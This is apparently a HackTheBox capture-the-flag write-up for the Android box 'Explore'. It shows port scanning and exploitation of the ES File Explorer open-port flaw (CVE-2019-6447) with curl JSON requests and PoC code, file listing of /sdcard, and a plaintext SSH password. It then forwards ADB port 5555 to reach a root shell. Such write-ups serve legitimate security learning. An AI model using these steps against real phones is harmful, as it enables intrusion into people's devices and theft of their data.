

Explore HackTheBox Writeup

Introduction@Explore:~\$



Summary

- Rustscan shows open ports
- More recon ES File Explorer Open Port Vulnerability (CVE-2019-6447)
- Fuzzing `/sdcard` using **ffuf**
- grab `user.txt`
- Sshd user **Kristi**
- Port forward with `ssh -L 5555:127.0.0.1:5555 kristi@explore.htb -p 2222`
- Connect to a specific device `localhost:5555`
- grab `root.txt`

Recon:~\$

Nmap only discovered 1 port and took a long time. I swichted to `rustscan` for full port scanning.

Breakdown

Port 2222

It's a SSH Sever for android from Banana Studio. A powerful application that allows you to run SSH/FTP Server on your Android device with full functional terminal.

Port 42129 and 42135

Nothing was interesting about them.

Port 59777

Its associated with the ES File Explorer Open Port Vulnerability (CVE-2019-6447). The ES File Browser creates a HTTP service bound to port 59777 at runtime, which allows an attacker to send a JSON payloads to the target which later leads to access of juicy information such as device info, apps installed on the victim's phone.

For more of this check out this [article](#)

Getting User.txt:~\$

We're now aware that we are dealing with an android box. On further googling, I found this [Poc](#) which lists the contents of the box. First, we git clone the repo, cd into it, and then install requirements(pip install -r requirements.txt).

Run

```
[root@LzM17]--[~/Desktop/htb/explore]
└─> python3 poc.py --cmd getDeviceInfo --ip 10.10.10.247
[*] Executing command: getDeviceInfo on 10.10.10.247
[*] Server responded with: 500
```

At the time of writing this, the **poc.py** file continuously failed and all I got was **[*] Server responded with: 500** I switched to manual directory brute-forcing. So I fired up **ffuf** to fuzz the dirs of this box.

```
[root@LzM17]--[~/Desktop/htb/explore]
└─> ffuf -u http://explore.htb:59777/FUZZ -w /usr/share/wordlists/dirb/big.txt
-t 200 -c
```

```
/'_ _\ /'_ _\ /'_ _\
/\ _\ / /\ _\ / _ _ /\ _\ /
\ \ , _\ \ , _\ \ \ \ \ , _\
\ \ _\ \ \ _\ /\ \ \ \ \ \ _\
\ \ \ \ \ \ \ \ \ \ \ \ \ \
\ \ \ \ \ \ \ \ \ \ \ \ \ \
\ \ \ \ \ \ \ \ \ \ \ \ \ \
```


v1.1.0

```
:: Method          : GET
:: URL             : http://explore.htb:59777/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout          : 10
:: Threads          : 200
```


```
:: Matcher : Response status: 200,204,301,302,307,401,403
```

```
acct [Status: 301, Size: 65, Words: 3, Lines: 1]
cache [Status: 301, Size: 67, Words: 3, Lines: 1]
config [Status: 301, Size: 69, Words: 3, Lines: 1]
d [Status: 301, Size: 59, Words: 3, Lines: 1]
data [Status: 301, Size: 65, Words: 3, Lines: 1]
dev [Status: 301, Size: 63, Words: 3, Lines: 1]
etc [Status: 301, Size: 63, Words: 3, Lines: 1]
init [Status: 403, Size: 31, Words: 4, Lines: 1]
lib [Status: 301, Size: 63, Words: 3, Lines: 1]
mnt [Status: 301, Size: 63, Words: 3, Lines: 1]
proc [Status: 301, Size: 65, Words: 3, Lines: 1]
product [Status: 301, Size: 71, Words: 3, Lines: 1]
sbin [Status: 301, Size: 65, Words: 3, Lines: 1]
storage [Status: 301, Size: 71, Words: 3, Lines: 1]
sys [Status: 301, Size: 63, Words: 3, Lines: 1]
system [Status: 301, Size: 69, Words: 3, Lines: 1]
vendor [Status: 301, Size: 69, Words: 3, Lines: 1]
:: Progress: [20469/20469] :: Job [1/1] :: 161 req/sec :: Duration: [0:02:07] ::
Errors: 2790
```

Lets visit the web-page




As you can see its showing forbidden. So lets try some other directory.



POC

Going through POC i found we can execute the below commands




```
40
41 session = requests.Session()
42 headers = {"Content-Type": "application/json"}
43 address = 'http://' + addr + ':59777'
44
45 if package != '':
46     data = '{ "command":"' + cmd + '", "appPackageName":"' + package + '" }'
47 else:
48     data = '{ "command":"' + cmd + '" }'
49
50 resp = session.post(address, headers=headers, data=data, verify=False)
51 if verbose:
52     print('[*] Server responded with: ' + str(resp.status_code))
53 if "NameNotFoundException" in resp.text:
54     print('[!] Package \'' + package + '\' not found!')
55     return
56 if cmd not in ('getDeviceInfo', 'appLaunch', 'listAppsSdcard', 'listVideos', 'listFiles'):
57     text = sanitize_json(resp.text)
58 else:
59     text = resp.text
```

looking from above picture we can find some basic command so let's try them.

Let's view the `/sdcard` directory using curl

```
[root@LzM17]--[~/Desktop/htb/explore]
└─> curl --header "Content-Type: application/json" --request POST --data "{
{"command\":\"listFiles\"} http://10.10.10.247:59777/sdcard/
[
{"name":"Android", "time":"3/13/21 05:16:50 PM", "type":"folder", "size":"4.00 KB
(4,096 Bytes)", },
[... Snip ...]
{"name":"Pictures", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00
KB (4,096 Bytes)", },
{"name":".userReturn", "time":"7/4/21 10:30:37 AM", "type":"file", "size":"72.00
Bytes (72 Bytes)", },
{"name":"user.txt", "time":"3/13/21 06:28:55 PM", "type":"file", "size":"33.00
Bytes (33 Bytes)", },
{"name":"Movies", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00 KB
(4,096 Bytes)", },
[... Snip ...]
{"name":"Ringtones", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00
KB (4,096 Bytes)", }
]%
```

User Flag



PRIVILEGE ESCALATION:~\$

Being an android box, we'll definitely need Android Debug Bridge(ADB) in our system. **Android Debug Bridge (ADB)** is a development tool that facilitates communication between an Android device and a personal computer


Further enumeration i find creds.jpg

```
[root@LzM17]-[~/Desktop/htb/explore]
└─> curl --header "Content-Type: application/json" --request POST --data "{
  \"command\": \"listFiles\"}" http://10.10.10.247:59777/sdcard/dcim/
[
  {\"name\": \"concept.jpg\", \"time\": \"4/21/21 02:38:08 AM\", \"type\": \"file\",
  \"size\": \"135.33 KB (138,573 Bytes)\", },
  {\"name\": \"anc.png\", \"time\": \"4/21/21 02:37:50 AM\", \"type\": \"file\", \"size\": \"6.24 KB
  (6,392 Bytes)\", },
  {\"name\": \"creds.jpg\", \"time\": \"4/21/21 02:38:18 AM\", \"type\": \"file\", \"size\": \"1.14 MB
  (1,200,401 Bytes)\", },
  {\"name\": \"224_anc.png\", \"time\": \"4/21/21 02:37:21 AM\", \"type\": \"file\",
  \"size\": \"124.88 KB (127,876 Bytes)\", }
]%
```

Ssh Port 2222

From our earlier scan we know port 2222 is SSH Service running(nmap o/p)

location : <http://10.10.10.247:59777/sdcard/DCIM/creds.jpg>



and also we have creds so login via ssh

- ssh kristi@10.10.10.247 -p 2222
- **password** : Kr1sT!5h@Rp3xPl0r3!

then i found a another interstring article [here](#)

Port Forward

Android devices Being Shipped with TCP Port 5555 Enabled so we port forward 5555(port) to our localhost then exploit via adb get shell :)

```
└─[root@LzM17]-[~/Desktop/htb/explore]
└─> ssh -L 5555:127.0.0.1:5555 kristi@explore.htb -p 2222

Password authentication
Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76)
groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76)
) context=u:r:untrusted_app:s0:c76,c256,c512,c768
```

Let's try to connect(`adb connect`) and list(`adb devices`) the emulators available

```
└─[root@LzM17]-[~/Desktop/htb/explore]
└─> adb connect localhost:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
└─[root@LzM17]-[~/Desktop/htb/explore]
└─> adb shell
error: more than one device/emulator
└─[root@LzM17]-[~/Desktop/htb/explore]
└─> adb devices
List of devices attached
emulator-5554    device
localhost:5555  device
```

Therefore lets connect to a specific device through the command `adb -s localhost:5555 shell` this command can be found [here](#)

```
└─[root@LzM17]-[~/Desktop/htb/explore]
└─> adb -s localhost:5555 shell
x86_64:/ $
```

Root Flag

And we get root on connecting through `adb shell`.

```
x86_64:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
:/ #
```

The root flag can be found in `/data` directory.